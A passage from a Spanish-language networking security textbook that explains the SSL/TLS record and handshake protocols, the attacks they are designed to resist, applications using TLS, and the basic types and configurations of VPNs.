consiste en intercambiar paquetes con datos cifrados mediante claves simétricas (por motivos de eficiencia y rapidez). Al inicio de cada sesión, cliente y servidor se ponen de acuerdo en que claves utilizarán para cifrar los datos. Siempre se utilizan dos claves distintas: una para los paquetes enviados del cliente al servidor, y la otra para los paquetes enviados en sentido contrario.

Para evitar que un intruso que esté escuchando el diálogo inicial pueda saber cuales son las claves acordadas, se sigue un mecanismo seguro de intercambio de claves, basado en criptografía de clave pública. El algoritmo concreto para este intercambio también se negocia durante el establecimiento de la conexión.

Autenticación de entidad. Con un protocolo de reto-respuesta basado en firmas digitales el cliente pude confirmar la identidad del servidor al cual se ha conectado. Para validar las firmas el cliente necesita conocer la clave pública del servidor, y esto normalmente se realiza a través de certificados digitales.

SSL/TLS también prevé la autenticación del cliente frente al servidor. Esta posibilidad, pero, no se usa tan a menudo porque muchas veces, en lugar de autenticar automáticamente el cliente a nivel de transporte, las mismas aplicaciones utilizan su propio método de autenticación.

Autenticación de cliente

Un ejemplo de autenticación de cliente a nivel de aplicación son las contraseñas que pueden introducir los usuarios en formularios HTML. Si la aplicación utiliza este método, al servidor ya no le hace falta autenticar al cliente a nivel de transporte.

Autenticación de mensaje. Cada paquete enviado en una conexión SSL/TLS, a más de ir cifrado, puede incorporar un código MAC para que el destinatario compruebe que nadie ha modificado el paquete. Las claves secretas par el cálculo de los códigos MAC (una para cada sentido) también se acuerdan de forma segura en el diálogo inicial.

A más, los protocolos SSL/TLS están diseñados con estos criterios adicionales:

Eficiencia. Dos de las características de SSL/TLS, la definición de sesiones y la compresión de los datos, permiten mejorar la eficiencia de la comunicación.

- Si el cliente pide dos o más conexiones simultáneas o muy seguidas, en lugar de repetir la autenticación y el intercambio de claves (operaciones computacionalmente costosas porque intervienen algoritmos de clave pública), hay la opción de reutilizar los parámetros previamente acordados. Si se hace uso de esta opción, se considera que la nueva conexión pertenece a la misma **sesión** que la anterior. En el establecimiento de cada conexión se especifica un **identificador de sesión**, que permite saber si la conexión empieza una sesión nueva o es continuación de otra.
- SSL/TLS prevé la negociación de algoritmos de **compresión** para los datos intercambiados, para compensar el tráfico adicional que introduce la seguridad. Pero ni SSL 3.0 ni TLS 1.0 especifican ningún algoritmo concreto de compresión.

Conexiones consecutivas o simultáneas

Una situación típica en que se utiliza SSL/TLS es la de un navegador web que accede a una página HTML que contiene imágenes: con HTTP “no persistente” (el único modo definido en HTTP 1.0), esto requiere una primera conexión para la página y a continuación tantas conexiones como imágenes haya. Si las conexiones pertenecen a la misma sesión SSL/TLS, sólo hace falta realizar la negociación una vez.


Extensibilidad. Al inicio de cada sesión, cliente y servidor negocian los algoritmos que utilizarán para el intercambio de claves, la autenticación y el cifrado (a más del algoritmo de compresión). Las especificaciones de los protocolos incluyen unas combinaciones predefinidas de algoritmos criptográficos,

pero dejan abierta la posibilidad de añadir nuevos algoritmos si se descubren otros que sean más eficientes o más seguros.

4.2. El transporte seguro SSL/TLS

La capa de transporte seguro que proporciona SSL/TLS se puede considerar dividida en dos subcapas.

- La subcapa superior se encarga básicamente de negociar los parámetros de seguridad y de transferir los datos de la aplicación. Tanto los datos de negociación como los de aplicación se intercambian en **mensajes**.
- En la subcapa inferior, estos mensajes son estructurados en **registros** a los cuales se les aplica, según corresponda, la compresión, la autenticación y el cifrado.



El **protocolo de registros SSL/TLS** es el que permite que los datos protegidos sean convenientemente codificados por el emisor y interpretados por el receptor. Los parámetros necesarios para la protección, como pueden ser los algoritmos y las claves, se establecen de forma segura al inicio de la conexión mediante el **protocolo de negociación SSL/TLS**. A continuación veremos las características de cada uno de estos dos protocolos.

4.2.1. El protocolo de registros SSL/TLS

La información que se intercambian cliente y servidor en una conexión SSL/TLS se empaqueta en registros, que tienen este formato:

El significado de cada campo es el siguiente:

- El primer campo indica cual es el tipo de contenido de los datos, que puede ser:
  - un mensaje del protocolo de negociación,
  - una notificación de cambio de cifrado,
  - un mensaje de error, o
  - datos de aplicación.
- El segundo campo son dos bytes que indican la versión del protocolo: si son iguales a 3 y 0 el protocolo es SSL 3.0, y si son iguales a 3 y 1 el protocolo es TLS 1.0.
- El tercer campo indica la longitud del resto del registro. Por tanto, es igual a la suma de L_d y L_{MAC} y, si los datos están cifrados con un algoritmo en bloque, $L_p + 1$.
- El cuarto campo son los datos, comprimidos si se ha acordado algún algoritmo de compresión.
- El quinto campo es el código de autenticación (MAC). En el cálculo de este MAC intervienen la clave MAC, un número de secuencia implícito de 64 bits (que se incrementa en cada registro pero no se incluye en ningún campo) y, naturalmente, el contenido del registro.

  La longitud de este campo depende del algoritmo de MAC que se haya acordado utilizar. Puede ser igual a 0 si se utiliza el algoritmo nulo, que es el que se utiliza al inicio de la negociación mientras no se ha acordado ningún otro.

Datos de un registro SSL/TLS

Normalmente los datos de un registro corresponden a un mensaje de la subcapa superior, pero también es posible juntar en un mismo registro dos o más mensajes, siempre que todos pertenecen al tipo indicado por el primer campo. También puede pasar que un mensaje se fragmente en diversos registros, si su longitud es superior a un cierto máximo (16384 bytes antes de comprimir).

- Si se ha acordado utilizar un algoritmo en bloque para cifrar los datos, es preciso añadir bytes adicionales (*padding*) a cada registro para tener un número total que sea múltiple de la longitud del bloque.

  La técnica que se usa para saber cuantos bytes adicionales hay es poner al menos uno, y el valor del último byte siempre indica cuantos otros bytes de *padding* hay antes (este valor puede ser 0 si sólo faltaba un byte para tener un bloque entero).

Padding en SSL y TLS

Otra diferencia entre SSL y TLS está en los bytes de *padding*. En SSL debe haber el mínimo necesario, y su valor (excepto el último byte) es irrelevante. En TLS todos los bytes de *padding* deben tener el mismo valor que el último.


El protocolo de registros SSL/TLS se encarga de formar cada registro con sus campos correspondientes, calcular el MAC, y cifrar los datos, el MAC y el *padding* con los algoritmos y las claves que pertocan.

En la fase de negociación, mientras no se hayan acordado los algoritmos, los registros no se cifran ni se autentican, es decir, se aplican algoritmos nulos. Como veremos después, pero, todo el proceso de negociación queda autenticado *a posteriori*.

4.2.2. El protocolo de negociación SSL/TLS

El protocolo de negociación SSL/TLS, también llamado **protocolo de encajada de manos** (*"Handshake Protocol"*), tiene por finalidad autenticar el cliente y/o el servidor, y acordar los algoritmos y claves que se utilizaran de forma segura, es decir, garantizando la confidencialidad y la integridad de la negociación.

Como todos los mensajes SSL/TLS, los mensajes del protocolo de negociación se incluyen dentro del campo de datos de los registros SSL/TLS para ser transmitidos al destinatario. La estructura de un mensaje de negociación es la siguiente:



El contenido del mensaje tendrá unos determinados campos dependiendo del tipo de mensaje de negociación del que se trate. En total hay 10 tipos distintos,

que veremos a continuación en el orden en que se tienen que enviar.

1) Petición de saludo (*Hello Request*)

Cuando se establece una conexión, el servidor normalmente espera que el cliente inicie la negociación. Alternativamente, puede optar por enviar un mensaje *Hello Request* para indicar al cliente que está preparado para empezar. Si durante la sesión el servidor quiere iniciar una renegociación, también lo puede indicar al cliente enviando-le un mensaje de este tipo.

2) Saludo de cliente (*Client Hello*)

El cliente envía un mensaje *Client Hello* al inicio de la conexión o como respuesta a un *Hello Request*. Este mensaje contiene la siguiente información:

- La versión del protocolo que el cliente quiere utilizar.
- Una cadena de 32 bytes aleatorios.
- Opcionalmente, el identificador de una sesión anterior, si el cliente desea volver a utilizar los parámetros que se han acordado.
- La lista de las combinaciones de algoritmos criptográficos que el cliente ofrece utilizar, por orden de preferencia. Cada combinación incluye el algoritmo de cifrado, el algoritmo de MAC y el método de intercambio de claves.

Bytes aleatorios

De los 32 bytes aleatorios que se envían en los mensajes de saludo, los 4 primeros deben ser una marca de tiempo, con precisión de segundos.

Algoritmos criptográficos previstos en SSL/TLS

SSL/TLS contempla los algoritmos criptográficos siguientes:

- Cifrado: RC4, DES, Triple DES, RC2, IDEA y FORTEZZA (este último sólo en SSL 3.0).
- MAC: MD5 y SHA-1.
- Intercambio de claves: RSA, Diffie-Hellman y FORTEZZA KEA (este último sólo en SSL 3.0).

Si solamente interesa autenticar la conexión, sin confidencialidad, también se puede usar el algoritmo de cifrado nulo.

- La lista de los algoritmos de compresión ofrecidos, por orden de preferencia (como mínimo debe haber uno, aunque sea el algoritmo nulo).

3) Saludo de servidor (*Server Hello*)

Algoritmos de compresión

El único algoritmo de compresión previsto en SSL/TLS es el algoritmo nulo, es decir, sin compresión.

Como respuesta, el servidor envía un mensaje *Server Hello*, que contiene esta información:

- La versión del protocolo que se usará en la conexión. La versión será igual a la que envió el cliente, o inferior si esta no es soportada por el servidor.
- Otra cadena de 32 bytes aleatorios.

- El identificador de la sesión actual. Si el cliente envió uno y el servidor quiere reprender la sesión correspondiente, debe responder con el mismo identificador. Si el servidor no quiere reemprender la sesión (o no puede porque ya no guarda la información necesaria), el identificador enviado será diferente. Opcionalmente, el servidor puede no enviar ningún identificador para indicar que la sesión actual nunca no podrá ser reemprendida.
- La combinación de algoritmos criptográficos escogida por el servidor de entre la lista de las enviadas por el cliente. Si se reemprende una sesión anterior, esta combinación debe ser la misma que se utilizó entonces.
- El algoritmo de compresión escogido por el servidor, o el que se utilizó en la sesión que se reemprende.

Si se ha decidido continuar una sesión anterior, cliente y servidor ya pueden empezar a utilizar los algoritmos y claves previamente acordados y se saltan los mensajes que vienen a continuación pasando directamente a los de finalización de la negociación (mensajes *Finished*).

4) **Certificado de servidor** (*Certificate*) o **intercambio de claves de servidor** (*Server Key Exchange*)

Si el servidor puede autenticarse frente al cliente, que es el caso más habitual, envía el mensaje *Certificate*. Este mensaje normalmente contendrá el certificado X.509 del servidor, o una cadena de certificados.

Si el servidor no tiene certificado, o se ha acordado un método de intercambio de claves que no precisa de él, debe mandar un mensaje *Server Key Exchange*, que contiene los parámetros necesarios para el método a seguir.

5) **Petición de certificado** (*Certificate Request*)

En caso que se deba realizar también la autenticación del cliente, el servidor le envía un mensaje *Certificate Request*. Este mensaje contiene una lista de los posibles tipos de certificado que el servidor puede admitir, por orden de preferencia, y una lista de los DN de las autoridades de certificación que el servidor reconoce.

Tipo de certificados

En SSL/TLS están contemplados los certificados de clave pública RSA, DSA o FORTEZZA KEA (este último tipo solamente en SSL 3.0).

6) **Fi de saludo de servidor** (*Server Hello Done*)

Para terminar esta primera fase del diálogo, el servidor envía un mensaje *Server Hello Done*.

7) **Certificado de cliente** (*Certificate*)

Una vez el servidor ha mandado sus mensajes iniciales, el cliente ya sabe como continuar el protocolo de negociación. En primer lugar, si el servidor le ha pedido un certificado y el cliente tiene alguno de las características solicitadas, lo envía en un mensaje *Certificate*.

Cliente sin certificado

Si el cliente recibe una petición de certificado pero no tiene ninguno apropiado, en SSL 3.0 debe enviar un mensaje de aviso, pero en TLS 1.0 debe enviar un mensaje *Certificate* vacío. En cualquier caso, el servidor puede responder con un error fatal, o bien continuar sin autenticar el cliente.

8) **Intercambio de claves de cliente** (*Client Key Exchange*)

El cliente envía un mensaje *Client Key Exchange*, el contenido del cual

depende del método de intercambio de claves acordado. En caso de seguir el método RSA, en este mensaje hay una cadena de 48 bytes que se usará como **secreto pre-maestro**, cifrada con la clave pública del servidor.

Entonces, cliente y servidor calculan el **secreto maestro**, que es otra cadena de 48 bytes. Para realizar esta cálculo, se aplican funciones *hash* al secreto pre-maestro y a las cadenas aleatorias que se enviaron en los mensajes de saludo.

A partir del secreto maestro y las cadenas aleatorias, se obtienen:

- Las dos claves para el cifrado simétrico de los datos (una para cada sentido: de cliente a servidor y de servidor a cliente).
- Las dos claves MAC (también una para cada sentido).
- Los dos vectores de inicialización para el cifrado, si se utiliza un algoritmo en bloque.

Ataques de versión del protocolo

Un posible ataque contra la negociación es modificar los mensajes para que las dos partes acuerden utilizar el protocolo SSL 2.0, que es más vulnerable. Para evitar este ataque, a los dos primeros bytes del secreto pre-maestro debe haber el número de versión que se envió en el mensaje *Client Hello*.

9) Verificación de certificado (*Certificate Verify*)

Si el cliente ha mandado un certificado en respuesta a un mensaje *Certificate Request*, ya puede autenticarse demostrando que posee la clave privada correspondiente mediante un mensaje *Certificate Verify*. Este mensaje contiene una firma, generada con la clave privada del cliente, de una cadena de bytes obtenida a partir de la concatenación de todos los mensajes de negociación intercambiados hasta el momento, desde el *Client Hello* hasta el *Client Key Exchange*.

10)Finalización (*Finished*)

A partir de este punto ya se pueden utilizar los algoritmos criptográficos negociados. Cada parte manda a la otra una notificación de cambio de cifrado seguida de un mensaje *Finished*. La notificación de cambio de cifrado sirve para indicar que el siguiente mensaje será el primer enviado con los nuevos algoritmos y claves.

El mensaje *Finished* sigue inmediatamente la notificación de cambio de cifrado. Su contenido se obtiene aplicando funciones *hash* al secreto maestro y a la concatenación de todos los mensajes de negociación intercambiados, des de el *Client Hello* hasta el anterior a este (incluyendo el mensaje *Finished* de la otra parte, si ya lo ha enviado). Normalmente será el cliente el primer en enviar el mensaje *Finished*, pero en el caso de reemprender una sesión anterior, será el servidor quien lo enviará primero, justo después del *Server Hello*.


El contenido del mensaje *Finished* sirve para verificar que la negociación se ha llevado a cabo correctamente. Este mensaje también permite autenticar el servidor frente al cliente, ya que el primer necesita su clave privada para descifrar el mensaje *Client Key Exchange* y obtener las claves que se usarán en la comunicación.


Verificación de autenticidad en SSL y TLS

Una de las principales diferencias entre SSL 3.0 y TLS 1.0 está en la técnica usada para obtener los códigos de verificación de los mensajes *Finished*, y también para calcular el secreto maestro y para obtener las claves a partir de este secreto (en SSL se utilizan funciones *hash* directamente, y en TLS se utilizan códigos HMAC).

Una vez enviado el mensaje *Finished*, se da por acabada la negociación, y cliente y servidor pueden empezar a enviar los datos de aplicación utilizando los algoritmos y claves acordados.

Los siguientes diagramas resumen los mensajes intercambiados durante la fase de negociación SSL/TLS:





A más de los mensajes de negociación, notificaciones de cambio de cifrado y datos de aplicación, también se pueden enviar mensajes de error. Estos mensajes contienen un código de nivel de gravedad, que puede ser "mensaje de aviso" o "error fatal", y un código de descripción del error. Un error fatal provoca el fin de la conexión y la invalidación del identificador de sesión correspondiente, es decir, la sesión no podrá ser reemprendida. Son ejemplos de errores fatales: MAC incorrecto, tipo de mensaje inesperado, error de negociación, etc. (TLS 1.0 prevé más códigos de error que SSL 3.0).

También se puede enviar un mensaje de aviso para indicar el fin normal de la conexión. Para evitar ataques de truncamiento, si una conexión acaba sin haber enviado este aviso se invalidará su identificador de sesión.

4.3. Ataques contra el protocolo SSL/TLS

Los protocolos SSL/TLS están diseñados para resistir los siguientes ataques:

Lectura de los paquetes enviados por el cliente y servidor. Cuando los datos se envían cifrados, un atacante que pueda leer los paquetes, por ejemplo utilizando técnicas de *sniffing*, se enfrenta al problema de romper el cifrado si quiere interpretar su contenido. Las claves que se utilizan para el cifrado se intercambian con métodos de clave pública, que el atacante tendría que romper si quiere saber cuales son los valores acordados.

Es preciso advertir, pero, que dependiendo de la aplicación que lo utilice, el protocolo SSL/TLS puede ser objeto de ataques con texto en claro conocido. Por ejemplo, cuando se utiliza juntamente con HTTP para acceder a servidores web con contenidos conocidos.

Si la comunicación es totalmente anónima, es decir sin autenticación de servidor ni cliente, sí que existe la posibilidad de capturar las claves secretas con un ataque conocido como "hombre a medio camino" (en inglés, *"man-in-the-middle attack"*). En este ataque el espía genera sus propias claves públicas y privadas, y cuando una parte envía a la otra información sobre su clave pública, tanto en un sentido como en el otro, el atacante la intercepta y la sustituye por la equivalente con la clave pública fraudulenta. Dado que el intercambio es anónimo, el receptor no tiene manera de saber si la clave pública que recibe es la del emisor auténtico o no.

En cambio, si se realiza la autenticación de servidor y/o cliente, es necesario enviar un certificado donde tiene que haber la clave pública del emisor firmada por una autoridad de certificación que el receptor reconozca, y por tanto no puede ser sustituida por otra.

Suplantación de servidor o cliente. Cuando se realiza la autenticación de servidor o cliente, el certificado digital debidamente firmado por la CA sirve para verificar la identidad de su propietario. Un atacante que quiera hacerse pasar por el servidor (o cliente) auténtico debería obtener su clave privada, o bien la de la autoridad de certificación que ha emitido el certificado para poder generar otro con una clave pública diferente y que parezca auténtico.

Alteración de los paquetes. Un atacante puede modificar los paquetes para que lleguen al destinatario con un contenido distinto del original (si están cifrados no podrá controlar cual será el contenido final descifrado, solamente sabrá que será distinto al original). Si pasa esto, el receptor detectará que el paquete ha sido alterado porque el código de autenticación (MAC) casi con total seguridad será incorrecto.

Si la alteración se realiza en los mensajes de negociación cuando aun no se aplica ningún código MAC, con la finalidad por ejemplo de forzar la adopción de algoritmos criptográficos más débiles y vulnerables, esta manipulación será detectada en la verificación de los mensajes *Finished*.

Repetición, eliminación o reordenación de paquetes. Si el atacante vuelve a enviar un paquete correcto que ya había sido enviado antes, o suprime algún paquete haciendo que no llegue a su destino, o los cambia de orden, el receptor lo detectará porque los códigos MAC no coincidirán con el valor esperado. Esto es así porque en el cálculo del MAC se utiliza un número de secuencia que se va incrementando en cada paquete.

Tampoco se pueden copiar los mensajes enviados en un sentido (de cliente a servidor o de servidor a cliente) al sentido contrario, porque en los dos flujos de la comunicación se utilizan claves de cifrado y de MAC diferentes.

Como consideración final, cabe destacar que la fortaleza de los protocolos seguros recae no solamente en su diseño si no en el de las implementaciones. Si una implementación solamente soporta algoritmos criptográficos débiles (con pocos bits de clave), o genera números pseudoaleatórios fácilmente predecibles, o guarda los valores secretos en almacenamiento (memoria o disco) accesible por atacantes, etc., no estará garantizando la seguridad del protocolo.

4.4. Aplicaciones que utilizan SSL/TLS

Como hemos visto al inicio de este apartado, los protocolos SSL/TLS fueron diseñados para permitir la protección de cualquier aplicación basada en un protocolo de transporte como TCP. Algunas aplicaciones que utilizan esta característica son:

- HTTPS (HTTP sobre SSL/TLS): el protocolo más utilizado actualmente para la navegación web segura.
- NNTPS (NNTP sobre SSL): para el acceso seguro al servicio de News.

Estas aplicaciones con SSL/TLS funcionan exactamente igual que las originales. Las únicas diferencias son el uso de la capa de transporte seguro que proporciona SSL/TLS y la asignación de números de puerto TCP propios: 443 para HTTPS y 563 para NNTPS.

En muchos otros casos, pero, es preferible aprovechar los mecanismos de extensión previstos en el propio protocolo de aplicación, si hay, para negociar el uso de SSL/TLS, a fin de evitar la utilización innecesaria de nuevos puertos TCP. Así lo hacen aplicaciones como:

- TELNET, usando la opción de autenticación (RFC 1416).
- FTP, usando las extensiones de seguridad (RFC 2228).
- SMTP, usando sus extensiones para SSL/TLS (RFC 2487).
- POP3 y IMAP, también usando comandos específicos para SSL/TLS (RFC 2595).

También hay definido un mecanismo para negociar el uso de SSL/TLS en HTTP (RFC 2817), como alternativa a HTTPS.

5. Redes privadas virtuales (VPN)

Los protocolos seguros que hemos visto hasta este punto permiten proteger las comunicaciones, por ejemplo, de una aplicación implementada como un proceso cliente que se ejecuta en un ordenador y un proceso servidor que se ejecuta en otro ordenador. Si hay otras aplicaciones que también necesiten una comunicación segura entre estos dos ordenadores, o entre ordenadores situados en las mismas redes locales, pueden hacer uso de otras instancias de los protocolos seguros: nuevas asociaciones de seguridad IPsec, nuevas conexiones SSL/TLS, etc.

Una posibilidad alternativa es establecer una **red privada virtual** o VPN entre estos ordenadores o las redes locales donde están situados. En este apartado veremos las características principales de las redes privadas virtuales.

VPN

VPN es la sigla de *Virtual Private Network*.

5.1. Definición y tipos de VPN

Una **red privada virtual** (VPN) es una configuración que combina el uso de dos tipos de tecnologías:

- Las tecnologías de seguridad que permiten la definición de una **red privada**, es decir, un medio de comunicación confidencial que no puede ser interceptado por usuarios ajenos a la red.
- Las tecnologías de encapsulamiento de protocolos que permiten que, en lugar de una conexión física dedicada para la red privada, se pueda utilizar una infraestructura de red pública, como Internet, para definir por encima de ella una **red virtual**.

Por tanto, una VPN es una red lógica o virtual creada sobre una infraestructura compartida, pero que proporciona los servicios de protección necesarios para una comunicación segura.

Dependiendo de la situación de los nodos que utilizan esta red, podemos considerar tres tipos de VPN:

VPN entre redes locales o intranets. Este es el caso habitual en que una empresa dispone de redes locales en diferentes sedes, geográficamente separadas, en cada una de las cuales hay una red privada o **intranet**, de acceso restringido

a sus empleados. Si interesa que desde una de sus sedes se pueda acceder a las intranets de otras sedes, se puede usar una VPN para interconectar estas redes privadas y formar una intranet única.

VPN de acceso remoto. Cuando un empleado de la empresa quiere acceder a la intranet des de un ordenador remoto, puede establecer una VPN de este tipo entre este ordenador y la intranet de la empresa. El ordenador remoto puede ser, por ejemplo, un PC que el empleado tiene en su casa, o un ordenador portátil des del cual se conecta a la red de la empresa cuando está de viaje.

VPN extranet. A veces, a una empresa le interesa compartir una parte de los recursos de su intranet con determinados usuarios externos, como por ejemplo proveedores o clientes de la empresa. La red que permite estos accesos externos a una intranet se llama **extranet**, y su protección se consigue mediante una VPN extranet.

5.2. Configuraciones y protocolos utilizados en VPN

A cada uno de los tipos de VPN que acabamos de ver le suele corresponder una configuración específica.

- En las VPN entre intranets, la situación más habitual es que en cada intranet hay una **pasarela VPN**, que conecte la red local con Internet. Esta pasarela se comunica con la de las otras intranets, aplicando el cifrado y las protecciones que sean necesarias a las comunicaciones de pasarela a pasarela a través de Internet. Cuando los paquetes llegan a la intranet de destino, la pasarela correspondiente los descifra y los reenvía por la red local hasta el ordenador que los tenga que recibir.

  De esta manera es utiliza la infraestructura pública de Internet, en lugar de establecer líneas privadas dedicadas, que supondrían un coste más elevado. También se aprovecha la fiabilidad y redundancia que proporciona Internet, ya que si una ruta no está disponible siempre se pueden encaminar los paquetes por otro camino, mientras que con una línea dedicada la redundancia supondría un coste aún más elevado.

- En las VPN de acceso remoto, a veces llamadas VPDN, un usuario se puede comunicar con una intranet a través de un proveedor de acceso a Internet, utilizando tecnología convencional como por ejemplo a través de un módem ADSL. El ordenador del usuario ha de disponer de software **cliente VPN** para comunicarse con la pasarela VPN de la intranet y llevar a cabo la autenticación necesaria, el cifrado, etc.

  VPDN

  VPDN es la sigla de *Virtual Private Dial Network*.

